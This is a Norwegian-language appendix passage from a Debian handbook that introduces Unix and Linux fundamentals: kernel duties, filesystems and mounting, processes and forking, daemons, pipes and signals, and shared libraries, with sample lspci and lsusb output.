Selv om alt som skjer utenfor kjernen kan bli samlet sammen under «brukerrom», kan vi likevel skille det inn i lag med programvare. Men samhandlingene deres er mer komplekse enn før, og klassifiseringene behøver ikke å være så enkle. Et program bruker ofte biblioteker, som i sin tur berører kjernen, men kommunikasjonen kan også involvere andre programmer, eller til og med mange biblioteker som kontakter hverandre.

B.4. Noen oppgaver som håndteres av kjernen

B.4.1. Å drifte maskinvaren

Kjernen har først og fremst som oppgave å kontrollere maskindelene, oppdage dem, slå dem på når datamaskinen blir slått på, og så videre. Det gjør dem også tilgjengelige for programvare på et høyere nivå med et forenklet programmeringsgrensesnitt, slik at programmene kan dra nytte av enheter uten å måtte bekymre seg om detaljer, slik som hvilken kortplass det valgte kortet er satt inn i. Programgrensesnittet gir også et abstraksjonslag; det tillater for eksempel at programvare for videokonferanser kan bruke et webkamera uavhengig av merke og modell. Programvaren kan bare bruke grensesnittet *Video for Linux* (V4L), og kjernen oversetter funksjonskallene i dette grensesnittet til de aktuelle maskinvarekommandoene som trengs når webkameraet brukes.

Kjernen eksporterer mange detaljer om programvare den finner med `/proc/` og `/sys/`-virtuelle filsystemer. Flere verktøy oppsummerer disse detaljene. Blant dem,`lspci` (i *pciutils* -pakken) lister PCI-enheter, `lsusb` (i *usbutils*-pakke) lister USB-enheter, og `lspcmcia` (i *pcmciautils*-pakken) lister PCMCIA-kort. Disse verktøyene er meget nyttige til å identifisere den eksakte modellen for enheten. Denne identifikasjonen gir også mer presise søk på nettet, noe som i sin tur fører til mer relevant dokumentasjon.

Eksempel B.1 *Eksempel på informasjon fra `lspci` og `lsusb`*

```
$ lspci
[...]
```

```
00:02.1 Display controller: Intel Corporation Mobile 915GM/GMS/910GML Express
    ➥ Graphics Controller (rev 03)
00:1c.0 PCI bridge: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) PCI Express
    ➥  Port 1 (rev 03)
00:1d.0 USB Controller: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB
    ➥ UHCI #1 (rev 03)
[...]
01:00.0 Ethernet controller: Broadcom Corporation NetXtreme BCM5751 Gigabit Ethernet
    ➥ PCI Express (rev 01)
02:03.0 Network controller: Intel Corporation PRO/Wireless 2200BG Network Connection
    ➥ (rev 05)
$ lsusb
Bus 005 Device 004: ID 413c:a005 Dell Computer Corp.
Bus 005 Device 008: ID 413c:9001 Dell Computer Corp.
Bus 005 Device 007: ID 045e:00dd Microsoft Corp.
Bus 005 Device 006: ID 046d:c03d Logitech, Inc.
[...]
Bus 002 Device 004: ID 413c:8103 Dell Computer Corp. Wireless 350 Bluetooth
```

Disse programmene har et -v-valg som lister mye mer detaljert (men vanligvis ikke nødvendig) informasjon. Til slutt, `lsdev`-kommandoen (i *procinfo*-pakken) lister kommunikasjonsressurser som enhetene bruker.

Programmer kobler seg ofte til enheter ved hjelp av spesielle filer som er opprettet innenfor `/dev/` (se sidestolpe «Tilgangstillatelser for enheter» side 176). Dette er spesielle filer som representerer platelager (for eksempel, `/dev/hda` og `/dev/sdc`), partisjoner (`/dev/hda1` eller `/dev/sdc3`), mus (`/dev/input/mouse0`), tastatur (`/dev/input/event0`), lydkort (`/dev/snd/*`), serieporter (`/dev/ttyS*`), og så videre.

B.4.2. Filsystemer

Filsystemer er en av kjernens mest fremtredende aspekter. Unix-systemer fletter alle fillagre inn i et enkelt hierarki, som gir brukere (og programmer) tilgang til data ved å kjenne til plasseringen i det hierarkiet.

Startpunktet til dette hierarkiske treet kalles roten, `/`. Denne katalogen kan inneholde navngitte underkataloger. For eksempel, home-underkatalog i `/` kalles `/home/`. Denne underkatalogen kan i sin tur inneholde andre underkataloger, og så videre. Hver katalog kan også inneholde filer, hvor de faktiske dataene blir lagret. Dermed refererer `/home/rmas/Desktop/hello.txt`-navnet til en fil med navnet hello.txt lagret i Desktop-underkatalog i rmas-underkatalogen i home-katalogen i roten. Kjernen oversetter mellom dette navnesystemet og den faktiske, fysiske lagring på en disk.

I motsetning til andre systemer, er det bare ett slikt hierarki, og det kan integrere data fra flere disker. En av disse diskene anvendes som referanse, og de andre er «montert» på kataloger i hierarkiet (Unix-kommandoen er kalt `mount`); disse andre diskene er deretter tilgjengelige under disse «monteringspunktene». Dette tillater lagring av brukernes hjemmeområder (tradisjonelt

lagret i `/home/`) på en annen harddisk, som da vil inneholde `rhertzog` og `rmas`-katalogene. Så snart disken er montert på `/home/`, blir disse katalogene tilgjengelige på sine vanlige steder, og stier som `/home/rmas/Desktop/hello.txt` fortsetter å virke.

Det er mange filsystemformater, og tilsvarende mange måter å lagre data fysisk på disker. De mest kjente er *ext3* og *ext4*, men også andre finnes. For eksempel er *vfat* det systemet som historisk ble brukt av DOS og Windows-operativsystemer, som gjør det mulig å bruke harddisker under Debian så vel som under Windows. I alle fall må et filsystem være forberedt på en disk før den kan monteres, og denne operasjonen er kjent som «formatering». Kommandoer som `mkfs.ext3` (der `mkfs` står for *MaKe FileSystem*) tar seg av formatteringen. Disse kommandoer krever, som et parameter, en enhetsfil som representerer den partisjonen som skal formateres (f.eks. `/dev/sda1`). Denne operasjonen er destruktiv, og bør bare kjøres en gang, bortsett fra hvis man bevisst ønsker å stryke ut et filsystem og starte på nytt.

Det finnes også nettverksfilsystem, slik som NFS, der data ikke er lagret på en lokal disk. I stedet overføres data via nettverket til en tjener som lagrer og henter dem ved behov. Filsystemabstraksjonen gjør at brukeren ikke trenger bry seg om dette: filene forblir tilgjengelig som vanlig i hierarkiet.

B.4.3. Delte funksjoner

Siden en rekke av de samme funksjonene brukes av all programvare, er det fornuftig å sentralisere dem i kjernen. For eksempel tillater et delt filsystem at et hvilket som helst program bare kan åpne en fil etter navn, uten å trenger å bekymre seg om hvor filen er lagret fysisk. Filen kan lagres i flere forskjellige disker på en harddisk, eller delt over flere harddisker, eller til og med lagret på en ekstern filtjener. Delte kommunikasjonsfunksjoner blir brukt av programmer til å utveksle data uavhengig av måten dataene transporteres. For eksempel kan transport være over hvilken som helst kombinasjon av lokale eller trådløse nettverk, eller over en fasttelefon.

B.4.4. Å håndtere prosesser

En prosess er en kjørende forekomst av et program. Dette krever minne til å lagre både selve programmet og dets driftsdata. Kjernen er ansvarlig for å opprette og spore dem. Når et program kjøres, setter kjernen først av litt minne, deretter laster den kjørbar kode fra filsystemet inn i det, og starter så å kjøre koden. Den tar vare på informasjon om denne prosessen, i hvilken det mest synlige er et identifikasjonsnummer som kalles *pid* (*process identifier*).

Unix-lignende kjerner (inkludert Linux), som de fleste andre moderne operativsystemer, er i stand til «fleroppgavekjøring». Med andre ord, de kan kjøre mange prosesser «samtidig». Det er faktisk bare en kjørende prosess til enhver tid, men kjernen forkorter tiden i små deler, og kjører hver prosess etter tur. Siden disse tidssnittene er meget korte (i millisekund-området), skaper de en illusjon av prosesser som kjører i parallell, selv om de faktisk bare er aktive i noen tidsintervall, og i tomgang resten av tiden. Kjernens jobb er å justere sine planleggingsmekanismer for å holde på denne illusjonen, og samtidig maksimere den globale systemytelsen. Dersom tidsintervallene er for lange, kan programmet ikke fremstå som så responsivt som ønskelig. For

kort, og systemet mister tid på grunn av hyppig veksling mellom oppgaver. Disse beslutningene kan bli forskjøvet med prosessprioriteringer. Høyt prioriterte prosesser vil kjøre lenger, og med mer hyppige tidsintervaller enn lavt prioriterte prosesser.

MERK

Flerprosessorsystemer (og varianter)

Begrensningen beskrevet ovenfor, at bare én prosess kan kjøre på ett tidspunkt, gjelder ikke alltid. Selve begrensningen er at det bare kan være en kjørende prosess *per prosessorkjerne* om gangen. Multiprosessor, multikjerne eller «hypertrådede» systemer tillater at flere prosesser kjører parallelt. Systemet med fleroppgavekjøring er fortsatt i bruk, slik som å håndtere tilfeller der det er flere aktive prosesser enn tilgjengelige prosessorkjerner. Dette er langt fra uvanlig. Et grunnleggende system, selv et stort sett inaktivt et, har nesten alltid et titalls prosesser som kjører.

Selvfølgelig tillater kjernen å kjøre flere uavhengige instanser av det samme programmet. Men hver kan bare få tilgang til sine egne tidsperioder og sitt eget minne. Deres data forblir dermed uavhengig.

B.4.5. Rettighetshåndtering

Unix-lignende systemer er også flerbrukere. De gir et rettighetsforvaltningssystem som støtter egne brukere og grupper; det gir også kontroll over handlinger basert på tillatelser. Kjernen forvalter data for hver prosess, som tillater å kontrollere tillatelser. Mesteparten av tiden er en prosess identifisert med brukeren som startet den. Den prosessen er kun tillatt å gjøre det som er tilgjengelig for brukeren. For eksempel for å prøve å åpne en fil kreves det at kjernen kontrollerer prosessens identitet mot adgangstillatelser (for mer informasjon om dette eksempelet, se del 9.3, «Håndtering av rettigheter» side 213).

B.5. Brukerrommet

«Brukerområde» refererer til kjøretidsmiljøets normale (i motsetning til kjerne)prosesser. Dette betyr ikke nødvendigvis at disse prosessene faktisk er startet av brukere fordi et standardsystem normalt har flere prosesser (eller bakgrunnsprosesser) som kjører før brukeren selv åpner en økt. Bakgrunnsprosesser regnes også som brukerområdeprosesser.

B.5.1. Prosess

Når kjernen passerer sin oppstartperiode, så starter den opp den aller første prosessen, `init`. Prosess #1 er svært sjelden nyttig på egen hånd, og Unix-lignende systemer kjører med mange prosesser i tillegg.

Først av alt kan en prosess klone seg selv (dette er kjent som en *forgrening/fork*). Kjernen tildeler et nytt (men identisk) prosessminne, og en annen prosess for å bruke det. På denne tiden er den eneste forskjellen mellom disse to prosessene deres *pid*. Den nye prosessen kalles vanligvis en barneprosess, og den opprinnelige prosessen, hvis *pid* ikke forandres, kalles foreldreprosessen.

Noen ganger fortsetter barneprosessen å leve sitt eget liv uavhengig av foreldreprosessen, med sine egne data kopiert fra den overordnede prosessen. I mange tilfeller kjører denne barneprosessen et annet program. Med noen få unntak, er minnet dens bare erstattet av det nye programmet, og gjennomføringen av dette nye programmet starter. Dette er mekanismen som brukes av init-prosessen (med prosess nummer 1) for å starte tilleggstjenester og gjennomføre hele oppstartssekvensen. På et tidspunkt starter en prosess blant `inits` avkom et grafisk grensesnitt som brukerne kan logge seg på (det faktiske hendelsesforløpet er beskrevet mer i detalj i del 9.1, «Systemoppstart» side 198).

Når en prosessen har fullført oppgaven den ble startet for å utføre, så avslutter den. Kjernen tar deretter tilbake minnet som er tilordnet denne prosessen, og slutter å dele ut tidsressurser den kan bruke til å kjøre. Foreldreprosessen blir fortalt at barneprosessen er avsluttet, noe som tillater en prosess å vente på fullføringen av en oppgave den delegerte til en barneprosess. Denne oppførselen vises tydelig i kommandolinjetolker (kjent som *skall*). Når en kommando er skrevet inn i et skall, kommer ledeteksten først tilbake når kommandoen er ferdig utført. De fleste skall lar en kjøre en kommando i bakgrunnen, som er bare å legge til **&** på slutten av kommandoen. Ledeteksten vises igjen med en gang, noe som kan føre til problemer hvis kommandoen må skrive ut sitt eget resultat.

B.5.2. Bakgrunnsprosesser

En «bakgrunnsprosess» er en prosess som startet automatisk ved oppstartssekvensen. Den fortsetter å kjøre (i bakgrunnen) for å utføre vedlikeholdsoppgaver, eller yte tjenester til andre prosesser. Denne «bakgrunnsoppgaven» er faktisk tilfeldig, og samsvarer ikke med noe bestemt fra systemets synspunkt. De er bare prosesser, ganske lik andre prosesser, som går igjen når deres tidskvote kommer. Forskjellen er bare i menneskelig språk: En prosess som går uten interaksjon med brukeren (særlig uten grafisk grensesnitt) sies å være kjørt «i bakgrunnen», eller «som en bakgrunnsprosess».

ORDFORRÅD

Bakgrunnsprosess, demon, en nedsettende betegnelse?

Selv om begrepet *bakgrunnsprosess (daemon)* deler sin greske etymologi med *demon*, innebærer førstnevnte ikke noe diabolsk onde, i stedet skal den forstås som en slags hjelpende ånd. Dette skillet er subtilt nok i engelsk, men det er til og med verre i andre språk der samme ordet er brukt for begge betydninger.

Forskjellige slike bakgrunnsprosesser er beskrevet i detalj i kapittel 9, «Unix-tjenester» side 198.

B.5.3. Kommunikasjon mellom prosesser

En isolert prosess, enten en bakgrunnsprosess eller et interaktivt program, er sjelden nyttig i seg selv, noe som er grunnen til at det er flere metoder som lar separate prosesser kommunisere sammen, enten for å utveksle data, eller for å kontrollere hverandre. Det generiske begrepet for dette er *inter-process communication*, eller i kortform IPC.

Det enkleste IPC-systemet er å bruke filer. Prosessen som ønsker å sende data, skriver den inn i en fil (med et navn kjent på forhånd), mens mottakeren bare har å åpne filen, og lese innholdet.

I tilfeller der du ikke ønsker å lagre data på disken, kan du bruke en *kanal* som rett og slett er et objekt med to ender; byte skrevet i den ene enden er lesbar i den andre. Dersom endene er styrt med separate prosesser, fører dette til en enkel og praktisk kommunikasjon mellom prosesser. Kanaler kan deles inn i to kategorier: Navngitte kanaler, og anonyme kanaler. En navngitt kanal er representert ved en oppføring i filsystemet (selv om de overførte data ikke er lagret der), slik at begge prosessene kan åpne det uavhengig om plasseringen av den navngitte kanalen er kjent på forhånd. I tilfeller hvor de kommuniserende prosessene er relatert (for eksempel en foreldre- og dens barneprosess), den overordnede prosessen kan også opprette en anonym kanal før forgreninger, og barnet arver det. Begge prosesser vil da være i stand til å utveksle data gjennom kanalen uten filsystemet.

I PRAKSIS

Et konkret eksempel

La oss beskrive i detalj hva som skjer når en kompleks kommando (en *pipeline (kanal)*) kjøres fra et skall. Vi antar vi har en `bash`-prosess (standard brukerskallet på Debian), med *pid* 4374; I dette skallet skriver vi kommandoen:`ls | sort`.

Skallet tolker første kommandoen skrevet inn. I vårt tilfelle forstår det at det er to programmer (`ls` og `sort`), med en datastrøm som flyter fra den ene til den andre (merket med `|`-tegnet, kjent som *pipe*). `bash` oppretter først en ikke navngitt kanal (som i utgangspunktet bare eksisterer i selve `bash`-prosessen).

Deretter kloner skallet seg selv. Dette fører til en ny `bash`-prosess, med *pid* nummer 4521 (*pid-er* er abstrakte tall, og har generelt ikke noen bestemt mening). Prosess nummer 4521 arver kanalen/røret, noe som betyr at den er i stand til å skrive på sin «input»-side; `bash` omdirigeringer sin standard utgående strøm til dette rørets/kanalens inngang. Så utfører den (og erstatter seg med) `ls`-programmet, som viser innholdet i den gjeldende katalogen. Ettersom `ls` skriver til sine standard utdata, og denne produksjonen tidligere er omdirigert, blir resultatene effektivt sendt inn i kanalen/røret.

En lignende operasjon skjer for den andre kommandoen: `bash` kloner seg igjen, noe som fører til en ny `bash`-prosess med pid #4522. Siden den også er en barneprosess fra #4374, arver den også kanalen; `bash` kobler deretter sin standard inngang til kanalens utgang, deretter kjøres (og erstatter seg med) `sort`-kommandoen, som sorterer sine innspill, og viser resultatene.

Alle bitene i puslespillet er nå satt sammen: `ls` leser den gjeldende katalogen og skriver en liste over filer inn i kanalen; `sort` leser denne listen, sorterer den alfabetisk, og viser resultatene. Så avsluttes prosessnummer #4521 og #4522, og #4374 (som ventet på dem under operasjonen), gjenopptar kontrollen, og viser meldingen for å tillate brukeren å skrive inn en ny kommando.

Ikke all inter-prosesskommunikasjon brukes til å flytte data rundt. I mange situasjoner er den eneste informasjonen som må overføres, kontrollmeldinger som «pause kjøring» eller «gjenoppta kjøring». Unix (og Linux) tilbyr en mekanisme som kalles *signaler*, som lar en prosess sende et bestemt signal (valgt fra en forhåndsdefinert liste av signaler) til en annen prosess. Det eneste kravet er å kjenne til mottakerens *pid*.

For mer komplekse kommunikasjoner er det også mekanismer som tillater at en prosess åpner tilgang, eller deler, en del av sitt tildelte minne til andre prosesser. Minnet, som nå er delt mellom dem, kan brukes til å flytte data mellom prosessene.

Endelig, nettverkstilkoblinger kan også hjelpe prosesser å kommunisere; disse prosessene kan også kjøres på forskjellige datamaskiner, muligens tusenvis av kilometer fra hverandre.

Det er ganske standard for et typisk Unix-lignende system i ulik grad å gjøre bruk av alle disse mekanismene.

B.5.4. Biblioteker

Funksjonsbibliotekene spiller en avgjørende rolle i et Unix-lignende operativsystem. De er ikke egentlig programmer, da de ikke kan kjøres på egen hånd, men er samlinger av kodefragmenter som kan brukes av standardprogrammer. Blant de vanligste biblioteker, kan du finne:

- standard C biblioteket (*glibc*), som inneholder grunnleggende funksjoner som det å åpne filer eller nettverkstilkoblinger - og andre som legger til rette for interaksjoner med kjernen;
- grafiske verktøysett, for eksempel Gtk+ og Qt, som tillater at mange programmer gjenbruker de grafiske objektene de leverer;
- *libpng*-biblioteket som tillater lasting, tolking og lagring av bilder i PNG-format.

Takket være disse bibliotekene kan programmer gjenbruke eksisterende kode. Programutvikling forenkles fordi mange programmer kan bruke de samme funksjonene. Med bibliotekene, ofte utviklet av forskjellige personer, så er den globale utviklingen av systemet nærmere Unixs historiske filosofi.

KULTUR

Unix-måten: En ting om gangen

Et av de grunnleggende begreper som ligger til grunn for Unix-familiens operativsystemer, er at hvert verktøy bare skal gjøre en ting, og gjøre det bra; programmer kan deretter bruke disse verktøyene for å bygge en mer avansert logikk på toppen. Denne filosofien kan gjenfinnes i mange utgaver. Skall-skript kan være det beste eksemplet: De kan sette sammen komplekse sekvenser av svært enkle verktøy (for eksempel `grep`, `wc`, `sort`, `uniq`, og så videre). En annen implementering av denne filosofien sees i kodebiblioteker: *libpng*-biblioteket gjør det mulig å lese og skrive PNG-bilder, med ulike alternativer og på ulike måter, men det gjør bare det; ikke noe spørsmål om å inkludere funksjoner som viser eller redigerer bilder.

Dessuten er disse bibliotekene ofte referert til som «felles biblioteker», ettersom kjernen bare er i stand til å laste dem inn i minnet én gang, selv om flere prosesser benytter samme bibliotek samtidig. Dette tillater å spare lagringsminne, sammenlignet med den motsatte (hypotetisk) situasjonen, hvor koden for et bibliotek ville være lastet like mange ganger som det er prosesser som benytter den.

Register